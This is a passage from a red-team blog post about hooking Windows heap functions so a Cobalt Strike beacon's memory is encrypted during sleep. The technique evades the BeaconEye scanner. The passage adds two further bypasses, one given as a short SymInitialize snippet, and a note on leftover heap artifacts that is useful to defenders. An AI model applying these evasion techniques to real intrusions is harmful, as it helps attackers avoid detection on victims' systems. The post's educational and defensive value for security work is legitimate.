
```
}
```

This will get the _ReturnAddress intrinsic and leverage it with GetModuleHandleEx and the flag GET_MODULE_HANDLE_EX_FLAG_FROM_ADDRESS in order to identify what module is making this call. We can then convert it to a lower case string and if the string does not contain DLL or EXE we go ahead and insert it. With this, you have a stable list of allocations to encrypt on sleep! You will need to repeat this process for your hooked re alloc.


For the encryption to run, you need to iterate the list and encrypt those allocations instead of doing HeapWalk()! This will depend on whether you decide to use a map, vector, linked list whatever. The idea is you wanna store the pointer returned by the real HeapAlloc or ReAlloc into your array and iterate the array and encrypt the data there by size. Arg3 in the example above is size (https://docs.microsoft.com/en-us/windows/win32/api/heapapi/nf-heapapi-heapalloc).

So now we hook 4 different functions, insert allocations based on thread id into a vector, iterate the vector and encrypt each address on sleep, and if successful, we should once again bypass BeaconEye.

Demo time! Again, for the purposes of this demo we do no encryption for anything with a sleep of 1 or less.



Injecting into cmd.exe and Bypassing BeaconEye



Injecting into explorer.exe and it is Stable


Success! We can inject into any process, encrypt only our own thread's heap, and the process won't crash just because we're sleeping!

Additional Observations During the Journey

Along this journey of stable heap encryption there were 3 additional interesting discoveries I made along the way. Let's go over each one 1 by 1.

The first 2 are additional BeaconEye bypasses. As with any tool BeaconEye has its flaws, completely by accident I discovered 2 mechanisms that bypass BeaconEye's capabilities completely.

The first, injecting into explorer.exe with beacon appears to bypass BeaconEye completely. Demo as always:




Explorer.exe BeaconEye Bypass

As you can see, injecting into cmd.exe is caught but explorer.exe seems like it must be getting scanned ineffectively.

Additionally, initializing symbols in the binary also breaks BeaconEye completely with the following lines of code:

```
#include <dbghelp.h>
#pragma comment(lib, "dbghelp.lib")

SymInitialize(GetCurrentProcess(), NULL, TRUE);
```


Demo as always:



Bypass BeaconEye with Symbols


Lastly, I noticed something a bit interesting...I'm not sure people are aware but Cobalt Strike does absolutely no cleanup on heap allocations on exit. What does this mean? This means if you exit an injected Cobalt Strike thread and the process doesn't restart, your configuration now stays in memory as an extract-able artifact.

Final Demo:



Heap Artifacts

Maybe with everything you've been taught in the blog post you could put something together to resolve this?



Cleaning up the Heap

As for blue teams, now you know exiting isn't the end! I may have made some mistakes during this post, feel free to let me know and I'll gladly make corrections as education is the main goal. I'm on Discord, you'll find me.

Thanks

- SecIdiot - for helping me think through and troubleshoot a lot in general and teaching me about HeapWalk()
- Mr.Un1k0d3r - for teaching us about how to make malware in C and inspiring this with his hooking lesson
- ForrestOrr - for helping me learn about hooking and trampolines and walking me through the logic of heap encryption

In my next post, I would like to look into other hooking capabilities/ideas that could help us do a few more fun things.

Source: https://www.arashparsa.com/hook-heaps-and-live-free/